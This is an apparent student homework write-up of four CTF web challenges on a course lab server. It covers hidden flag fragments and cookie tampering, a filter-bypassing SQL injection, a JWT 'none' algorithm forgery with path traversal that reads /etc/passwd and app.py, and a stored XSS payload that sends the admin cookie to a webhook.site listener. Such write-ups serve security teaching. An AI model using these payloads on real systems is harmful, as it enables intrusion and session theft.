

Homework Assignment 2

This document contains the write-ups for the four challenges of **Assignment 2**.

Problem ID	Lab Name	Captured Flag	Steps
Problem 1	The One Piece	<code>f<u>su</u>CTF{4nd_In_7h3_F4c3_0f_7h47_V457_7r345ur3_Which_W45_V3ry_R341_Ind33d_H3_14u6h3d}</code>	- Scanned HTML, CSS, and JavaScript files to collect hidden flag fragments. - Monitored HTTP response headers and browser cookies for additional parts. - Discovered the <code>/laughtale</code> directory through <code>robots.txt</code>. - Hijacked the session by changing the <code>Pirate</code> cookie to "Gol D. Roger" to reveal the final fragment.
Problem 2	NERV-HQ	<code>f<u>su</u>CTF{g37_in_7h3_c7f_m4chine_5hinji}</code>	- Identified an SQL injection point in the <code>search_term</code> parameter. - Bypassed a whitespace filter by using <code>/**/</code> block comments as separators. - Enumerated the database via <code>UNION SELECT</code> on <code>sqlite_master</code> to find the hidden <code>instrumentality_SECRETS</code> table. - Extracted the flag from the secret table.
Problem 3	ai_training	<code>f<u>su</u>CTF{d1d_y0u_9u1l_7h3_p4s5wd_f1l3}</code>	- Analyzed the <code>token</code> cookie and identified it as a JSON Web Token (JWT). - Exploited a "None Algorithm" vulnerability by changing the header to <code>alg: none</code> and the payload to <code>role: admin</code>. - Used Path Traversal sequences (<code>../</code>) in the <code>/img</code> route to escape the static directory. - Read the application's source code (<code>app.py</code>) to find the flag hardcoded as the <code>SECRET_KEY</code>.
Problem 4	web_books	<code>f<u>su</u>CTF{5_s7ar5_t0_7h3_b0t_5up3r_n1c3!}</code>	- Discovered a restricted <code>/admin</code> panel and a "Report to Admin" feature. - Confirmed Stored XSS by

Problem ID	Lab Name	Captured Flag	Steps
			injecting a script that the application failed to sanitize. - Injected a <code>fetch()</code> payload to exfiltrate the admin's cookie to an external Webhook.site listener. - Used the stolen <code>auth</code> token to impersonate the administrator and retrieve the flag from the admin page.

PROBLEM 1 - The One Piece

This challenge is a multi-step "scavenger hunt" where the final flag is divided into eight fragments hidden across different layers of a web application.

1. Analysis

After accessing the web page, Initial observation reveals a main page with an embedded YouTube video and a visible box containing the first part of the flag.

By analyzing the HTTP requests made by the browser, we can gain insight into the application's structure, which includes the following elements:

GET	ctf.cs.fsu.edu:65012	/	document	html
GET	ctf.cs.fsu.edu:65012	style.css	stylesheet	css
GET	ctf.cs.fsu.edu:65012	zoro.js	script	js

- **HTML** document (`index.html`)
- **CSS** stylesheet named `style.css`
- **JavaScript** file named `zoro.js` located in `/static/`

2. Solution Strategy

To recover all fragments, we must systematically inspect the site using **Browser Developer Tools (F12)** and a proxy tool (in my case **Caído**). The flag will be constructed by gathering these fragments:

- **1st Fragment**

Found inside a `<div>` with the class `flag_box` on the main page.

Flag Part 1: fsuCTF{4nd_

Fragment: fsuCTF{4nd_

- 2nd Fragment

Located by inspecting the source code; an HTML comment was hidden at the very bottom of the document.

```
<html lang="en" ?="" <head=""> (scroll) (overflow)
  ><head> ... </head>
  ><body> (grid)
    ><div class="center"> (flex)
      ><iframe width="1120" height="630" src="https://www.youtube.com/embed/CoF_w0DZGC0?
        frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media;
        referrerpolicy="strict-origin-when-cross-origin" allowfullscreen=""> ... </iframe>
      ><div class="flag_box">
        Flag Part 1: fsuCTF{4nd_
      </div>
    </div>
    <script src="/static/zoro.js"></script>
  </body>
  <!--Flag Part 2: In 7h3_F4c3-->
</html>
```

Fragment: In_7h3_F4c3

- 3rd Fragment

Found in `style.css` under the `.flag_box strong` definition as a comment.

```
font-size: 1.5rem;
border-radius: 8px;
width: 50%;
margin: 30px auto;
text-align: center;
}


.flag_box strong {
  color: #ff5a00;
}

/*
 * You've got style just like Nami
 * Flag Part 3: _0f_7h47_V4
 */
```

Fragment: _0f_7h47_V4

- 4th Fragment

Revealed in the HTTP response headers when requesting the main page.




```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.5 Python/3.11.14
3 Date: Wed, 21 Jan 2026 05:06:13 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 911
6 Flag Part 4: 57_7r345ur
7 Set-Cookie: Flag Part 7=1_Ind33d_H; Path=/
8 Set-Cookie: Pirate="Monkey D. Luffy"; Path=/
9 Connection: close
```

Fragment: 57_7r345ur

- 5th Fragment

Discovered by navigating to `/robots.txt`, which also hinted at a hidden directory `/laughtale`




```
User-agent: *
Disallow: /laughtale

Robots and Cola are SUPER cool.
Flag Part 5: 3 Which W4
```

Fragment: 3_Which_W4

- 6th Fragment

Found in `/static/zoro.js` using the Debugger tab.



```
Inspector Console Debugger Network Style Editor
Sources Outline Search JS zoro.js JS UY-avjtWhxoWY...H7V1DOLg
Main Thread
  ctf.cs.fsu.edu:65012
    static
      JS zoro.js
1 // Did you get lost again?
2 // Flag Part 6: 5_V3ry_R34
3
```

Fragment: 5_V3ry_R34

- 7th Fragment

Located in the browser's storage/cookie section under the name `Flag Part 7`.

Filter Items							
	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
Cache Storage							
Cookies							
http://ctf.cs.fsu.edu:65012	_ga_4M...	GS2.2.s1768715387\$0...	.fsu.edu	/	Wed, 24 Feb 2027 ...	59	false
https://www.youtube.com	_gat_Tra...	1	.fsu.edu	/	Sun, 18 Jan 2026 0...	13	false
	_ga	GA1.2.233534172.1768...	.fsu.edu	/	Wed, 24 Feb 2027 ...	29	false
	_gid	GA1.2.891131062.1768...	.fsu.edu	/	Mon, 19 Jan 2026 0...	30	false
Indexed DB							
Local Storage							
Session Storage							
	Flag Part 7	1_Ind33d_H	ctf.cs.fsu.edu	/	Session	21	false
	Pirate	"Monkey D. Luffy"	ctf.cs.fsu.edu	/	Session	23	false
	session	63ace24d-be96-46bf-...	ctf.cs.fsu.edu	/	Sun, 25 Jan 2026 0...	71	true

Fragment: 1_Ind33d_H

8th Fragment

We navigated to the `/laughtale` route , which was discovered earlier in the `robots.txt` file alongside the 5th fragment.

```
User-agent: *
Disallow: /laughtale

Robots and Cola are SUPER cool.
Flag Part 5: 3_Which_W4
```

Attempting to access this page initially resulted in a `403 FORBIDDEN` status and a message stating that "Only the King of the Pirates made it to Laughtale!".

```
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.5 Python/3.11.14
Date: Wed, 21 Jan 2026 05:19:40 GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 50
Connection: close
```

```
Only the King of the Pirates made it
to Laughtale!
```

Based on this hint, a quick internet search for "King of Pirates One Piece" identified the legendary figure as "Gol D. Roger". By using Caido to modify the request and change the `Pirate` cookie from "Monkey D. Luffy" to "Gol D. Roger" , the server granted access with a `200 OK` response ,

```
GET /laughtale HTTP/1.1
Host: ctf.cs.fsu.edu:65012
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: Flag Part 7=1_Ind33d_H; Pirate="Monkey D. Luffy"
Connection: keep-alive

GET /laughtale HTTP/1.1
Host: ctf.cs.fsu.edu:65012
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: Flag Part 7=1_Ind33d_H; Pirate="Gol D. Roger"
Connection: keep-alive

    --@--:---:-----++=*:-----:--
    -:-(%:::~#:-:~:~:~:~:~:~:~:~-%@@@((
    ---+=-----=+-=-.*-
</pre>
<div class="flag box">
    Flag Part 8: 3_14u6h3d}
</div>
</div>
</body>
</html>
```

Fragment: 3_14ugh3d}

By putting all these fragments together , we obtain the final flag:

This challenge involves a web-based log search interface called "NERV RECORD SEARCH". The goal is to exploit an SQL injection vulnerability to access sensitive data hidden within the NERV database.

1. Analysis

The initial investigation of the web application revealed several key components:

- **Hidden SQL Structure**

Examination of the `index.html` source code reveals a developer comment showing the internal SQL query:

```
<body>
  <h1>NERV RECORD SEARCH</h1>

  <!-- Using "SELECT * FROM ? WHERE Log_ID LIKE '%{search_term}%'" as our SQL query. The following info
  <form id="encodedForm" action="/" method="POST">
    <select name="table_select">

      <option value="eva_maintenance" >eva_maintenance</option>

      <option value="geofront_security_logs" selected>geofront_security_logs</option>

      <option value="pilot_sync_logs" >pilot_sync_logs</option>

    </select>
    <input type="text" name="search_term" placeholder="INPUT KEYWORD..." value="">
    <button type="submit">SEARCH</button>
  </form>
```

- **Encoded Communication**

Traffic analysis of a legitimate request via Caido's Proxy showed that the server receives data via **POST** requests. The request payload is entirely **Base64 encoded**.

NERV RECORD SEARCH

geofront_security_logs ▾	S-886	SEARCH
--------------------------	-------	--------

S-886	Sector 05	Code Blue	Unidentified Object	Resolved
-------	-----------	-----------	---------------------	----------

```
POST / HTTP/1.1
Host: ctf.cs.fsu.edu:65013
Content-Length: 72
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Type: text/plain
Accept: */*
Origin: http://ctf.cs.fsu.edu:65013
Referer: http://ctf.cs.fsu.edu:65013/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

dGFibGVfc2VsZWNoPwdlb2Zyb250X3NlY3VyaXR5X2xvZ3Mmc2VhcmNoX3Rlcm09Uy04ODY=
```

A standard request to the table "geofront_security_logs" with the search term "S-886" decodes to

`table_select=geofront_security_logs&search_term=S-886` revealing the parameters `table_select` and `search_term`.

- **Legitimate Tables**

The interface provides a dropdown menu with three known tables: `eva_maintenance`, `geofront_security_logs`, and `pilot_sync_logs`.

2. Solution Strategy

The path to the flag involved overcoming specific security measures:

1. **Obstacle 1: Table Whitelisting**

An attempt was made to inject SQL into the `table_select` parameter adding `--` to comment out the rest of the query. This resulted in an **"ACCESS DENIED (INVALID TABLE)"** error. This confirmed the server uses a **whitelist** to validate table names before executing the query, making the table parameter a dead end for injection.

2. **Obstacle 2: Space Filtering**

The `search_term` parameter was identified as the viable entry point, but it was protected by a filter that blocked standard white spaces.

Testing revealed that the server accepted the block comment syntax `/* ... */` as a valid substitute for whitespace, since SQL treats block comments as token separators during query parsing.

3. Execution and Flag

With a working bypass, the attack proceeded in two stages: enumeration and extraction.

Step 1: Database Enumeration

To find hidden tables, a **UNION SELECT** query was directed at the `sqlite_master` table, which acts as a directory for all tables in an SQLite database.

Query:

```
ZZZ'/*x*/UNION/*x*/SELECT/*x*/1,name,sql,4,5/*x*/FROM/*x*/sqlite_master/*x*/WHERE/*x*/'1'
/*x*/LIKE/*x*/'1
```

So the DB receives:

```
SELECT * FROM geofront_security_logs
WHERE
  Log_ID LIKE '%ZZZ'/*x*/
  UNION/*x*/
    SELECT/*x*/1,name,sql,4,5/*x*/
    FROM/*x*/sqlite_master/*x*/
    WHERE
      /*x*/'1'/*x*/LIKE/*x*/'1%'
```

This revealed a hidden table not listed in the UI: **instrumentality_SECRETS**. The schema showed it contained two columns: `item` and `value`.

geofront_security_logs ▾

ZZZ'/*-magi-*/UNION/*-

SEARCH

1	eva_maintenance	CREATE TABLE eva_maintenance (Log_ID, Unit_ID, Component_Status, Battery_Remaining, Technician_ID)	4	5
1	geofront_security_logs	CREATE TABLE geofront_security_logs (Event_ID, Sector, Alert_Level, Trigger_Source, Resolution_Status)	4	5
1	instrumentality_SECRETS	CREATE TABLE instrumentality_SECRETS(item,value)	4	5
1	pilot_sync_logs	CREATE TABLE pilot_sync_logs (Entry_ID, Pilot_Code, Sync_Rate, Pulse_Graph_ID, Mental_Contamination)	4	5

Note on UNION SELECT:

For a **UNION** operation to be successful, the injected query must return the exact same number of columns as the original query. In this case, the table utilizes **5 columns**, which is why placeholders (like **1, 4, 5**) are used to align the results.

Step 2: Data Extraction

Using the discovered table name, a second **UNION SELECT** was crafted to pull all data from the secret table.

Query:

```
ZZZ'/*x*/UNION/*x*/SELECT/*x*/item,value,3,4,5/*x*/FROM/*x*/instrumentality_SECRETS/*x*/WHERE/*x*/1/*x*/LIKE/*x*/'1
```

So the DB receives:

```
SELECT *
FROM geofront_security_logs
WHERE
  Log_ID LIKE '%ZZZ'/*x*/
  UNION/*x*/
  SELECT/*x*/item,value,3,4,5/*x*/
  FROM/*x*/instrumentality_SECRETS/*x*/
  WHERE/*x*/1/*x*/LIKE/*x*/'1%
```

The resulting output displayed several NERV secrets. The "MAGI Master Key" entry contained the flag.

MAGI Master Key	f <u>su</u> CTF{g37_in_7h3_c7f_m4chine_5hinji}	3	4	5
MP-Evangelions	In Production	3	4	5
S2 Engine	Branch #2, Nevada, U.S	3	4	5
Spear of Longinus	Clavius Crater, Moon	3	4	5

Flag: fsuCTF{g37_in_7h3_c7f_m4chine_5hinji}

PROBLEM 3 - ai_training

This challenge shows an application consisting on a training panel that manages access through a session cookie. The goal is to elevate privileges to an administrator and find the hidden flag.

1. Analysis

The challenge begins on the home page, which features a link to a "training" panel. Upon clicking the link to access `/training`, the server returns a **403 Forbidden** status with the message **"Admins only"**.

AI_Training: WIP

Note: Administrators only

[Enter Training Portal](#)

To investigate the session management, we inspected the browser's storage and identified a cookie named `token`. The value of this cookie follows the standard three-part structure (Header.Payload.Signature) of a **JSON Web Token (JWT)**.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Access
session	edb05890-772...	ctf.cs.fsu.edu	/	Thu, 29 Jan 2026 2...	71	true	false	Lax	Tue, 27 Ja
token	eyJhbGciOiJIUzI1LCJ0eSI6InR5cGU6ImF1dG8iLCJ1aWQiOiJ1b3RlciJ9.eyJyb2UiOiJ1b3RlciJ9.eyJ1b3RlciJ9	ctf.cs.fsu.edu	/	Session	108	false	false	None	Tue, 27 Ja

Using an online tool to decode the JWT, we inspect the initial token, finding the following information:

- **Header:** Specifies the algorithm used for the signature (`HS256`) and the token type (`JWT`).
- **Payload:** Contains the claims, specifically identifying the user with the `"role": "guest"`.

Token

1 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiZ3Vlc3QifQ.JIatyr0XvMe43yoIVvtvbFu77ywTo0af52_Z2rCs_A

Paste a JSON web token into the text area above

Header

1 {
2 "alg": "HS256",
3 "typ": "JWT"
4 }

Payload

1 {
2 "role": "guest"
3 }

Link to the tool: <https://fusionauth.io/dev-tools/jwt-decoder>

2. Solution Strategy

The exploitation involves two main phases:

Phase 1 - Broken Authentication

Since the server does not verify the signature, we can perform a **"None Algorithm" attack**. By changing the header's algorithm to `none` and the payload's role to `admin`, the server will grant us access to the training panel.

Phase 2 - Path Traversal

With administrative access, we can exploit the `/img` route. By using directory traversal sequences (`../`), we can escape the intended `static` folder to read sensitive system files and the application's own source code.

3. Execution and Flag

First, the JWT was modified to change the role and algorithm:

- **Modified Header:** `{"alg": "none", "typ": "JWT"}`.
- **Modified Payload:** `{"role": "admin"}`.
- **Resulting Token:** `eyJhbGciOiJIub25lIiwidHlwIjoiSldUIIn0.eyJyb2xlIjoiYWRTaW4ifQ..`

Token

1 eyJhbGciOiJIub251IiwidHlwIjoiSldUIIn0.eyJyb2xlIjoiYWRTaw4ifQ.

Paste a JSON web token into the text area above

Header

1 {
2 "alg": "none",
3 "typ": "JWT"
4 }

Payload

1 {
2 "role": "admin"
3 }

After updating the cookie, access to the training panel was granted.

To confirm the Path Traversal vulnerability, a request was made to read the system's password file: `GET /img?f=../../../../etc/passwd`.

GET /img?f=../../../../etc/passwd HTTP/1.1
Host: ctf.cs.fsu.edu:65010
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://ctf.cs.fsu.edu:65010/training?image=cat1.jpg
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=eyJhbGciOiJIub251IiwidHlwIjoiSldUIIn0.eyJyb2xlIjoiYWRTaw4ifQ.

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.5 Python/3.11.14
3 Date: Thu, 22 Jan 2026 23:20:48 GMT
4 Content-Disposition: inline; filename=passwd
5 Content-Type: application/octet-stream
6 Content-Length: 839
7 Last-Modified: Mon, 12 Jan 2026 00:00:00 GMT
8 Cache-Control: no-cache
9 ETag: "1768176000.0-839-3030649472"
10 Date: Thu, 22 Jan 2026 23:20:48 GMT
11 Connection: close
12
13 root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

The server successfully returned the contents of `/etc/passwd`. Furthermore, the HTTP response headers provide critical information about the environment. The `Server` header identifies the backend as `Werkzeug/3.1.5 Python/3.11.14`. This confirms we are dealing with a Python-based application, likely using the Flask framework.

To find the flag, we attempted to read the application's source code, commonly named `app.py` in Flask environments. We issued the following request: `GET /img?f=../../../../app.py HTTP/1.1`.

```

GET /img?f=../app.py HTTP/1.1
Host: ctf.cs.fsu.edu:65010
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://ctf.cs.fsu.edu:65010/training?image=cat1.jpg
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=eyJhbGciOiJIub250IiwidHlwIjoiSldUIIn0.eyJyb2xlIjoiYWRtaW4ifQ.

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.5 Python/3.11.14
3 Date: Thu, 22 Jan 2026 23:25:03 GMT
4 Content-Disposition: inline; filename=app.py
5 Content-Type: text/x-python; charset=utf-8
6 Content-Length: 1316
7 Last-Modified: Tue, 20 Jan 2026 20:36:56 GMT
8 Cache-Control: no-cache
9 ETag: "1768941416.5865915-1316-1333004090"
10 Date: Thu, 22 Jan 2026 23:25:03 GMT
11 Connection: close
12
13 from flask import Flask, render_template, request, make_response, send
    _file
    import jwt
    import os

    app = Flask(__name__)
    app.config['SECRET_KEY'] = 'fsuCTF{d1d_y0u_9u1l_7h3_p4s5wd_f1l3}'

    IMAGES = ['cat1.jpg', 'dog1.jpg', 'dog2.jpg', 'cat2.jpg']

    @app.route('/')
    def home():
        token = request.cookies.get('token')
        if not token:
            token = jwt.encode({'role': 'guest'}, app.config['SECRET_KEY'], algorithm='HS256')
            resp = make_response(render_template('index.html'))
            resp.set_cookie('token', token)
            return resp
        return render_template('index.html')

    @app.route('/training')
    def training():
        token = request.cookies.get('token')
        user = jwt.decode(token, options={"verify_signature": False})

        if user.get('role') == 'admin':
            current_img = request.args.get('image', IMAGES[0])
            curr_index = IMAGES.index(current_img) if current_img in IMAGES else 0

```

The server returned the full source code . Upon inspection, the flag was found hardcoded as the application's `SECRET_KEY` .

Flag: `fsuCTF{d1d_y0u_9u1l_7h3_p4s5wd_f1l3}`

PROBLEM 4 - web_books

This challenge shows a web application that provides a simple interface where users can submit book names and book reviews.

1. Analysis

Initial reconnaissance of the application's root directory reveals a `/robots.txt` file containing the directive `Disallow: /admin` , which confirms the existence of a restricted administrative panel. When a user attempts to access `/admin` directly, the server returns an "Unauthorized" message.

The application features a "Report to Admin" button, implying that an automated bot reviews the submitted content. Because the application renders the `content` of the reviews directly in the browser without sanitization, it is highly susceptible to **Stored Cross-Site Scripting (XSS)**.

2. Solution Strategy

To confirm that the `textarea` is vulnerable, we first submit a basic alert script: `<script>alert(1)</script>`. After sending it and reloading the sent reviews page, the browser executes this script and displays a pop-up, which proves that the application does not filter or escape HTML tags.

After confirming the vulnerability, we design a script to steal the administrator's session cookie.

- **Cookie Access:** We use `document.cookie` to read the bot's session data.
- **Exfiltration:** We use the `fetch()` API to make an asynchronous request to an external [Webhook.site](#) URL, attaching the encoded cookie as a query parameter.

```
<script>
  fetch('https://webhook.site/860618c4-e7a6-40f5-bb32-e564cd824fd3?cookie=' +
document.cookie);
</script>
```


Note on Webhook.site:

This is an **external listener** used to capture stolen data. In this attack, it acts as the attacker's server to receive and log the administrator's session cookie sent by the XSS script.

3. Execution and Flag

1. **Injection:** We submit the following payload into the "content" textarea:

```
<script>fetch('https://webhook.site/860618c4-e7a6-40f5-bb32-e564cd824fd3?cookie=' +
document.cookie);</script>.
```



The image shows a preview of a web form. At the top, the word "Preview" is displayed in a bold, black font. Below it is a long, empty white rectangular input field. Underneath the input field is a brown rectangular button with the text "Report to Admin" in white.

We can observe that the review box appears empty, which indicates that the payload has been interpreted as executable code rather than being rendered as plain text.

2. **Trigger:** After submitting the review, we click the **"Report to Admin"** button to force the administrator bot to view our post.
3. **Capture:** We monitor our Webhook.site dashboard for incoming requests. Within seconds, a GET request appears with a query string.

Webhook.site Docs & API Features & Pricing Terms, Privacy & Security Support

7d 0da8f5c5 Share Schedule Form Builder CSV Export Custom Actions Replay XHR Redirect Redirect Now More

INBOX (2/50) Newest First

Search Query ?

GET #573d9 128.186.122.40
01/28/2026 7:17:34 AM

GET #4eb11 46.110.204.3
01/28/2026 7:17:32 AM

Request Details & Headers

GET https://webhook.site/0da8f5c5-ccb9-484a-9248-359da42a9c10?cookie=auth=icantbelieveitsnotasecuretoken

Host 128.186.122.40 Whois Shodan Netify Censys VirusTotal

Location Tallahassee, Florida, United States of America

Date 01/28/2026 7:17:34 AM (a few seconds ago)

Size 0 bytes

Time 0.001 sec

ID 573d92c5-f7d4-47bc-976c-e13c17692714

Note Add Note

Query strings

cookie auth=icantbelieveitsnotasecuretoken

This string reveals the administrator's session token: `auth=icantbelieveitsnotasecuretoken`.

4. **Flag Retrieval:** We manually set our browser's cookie to this value and refresh the `/admin` page. This grants us administrative access and reveals the flag.

Flag: `f5uCTF{5_s7ar5_t0_7h3_b0t_5up3r_n1c3!}`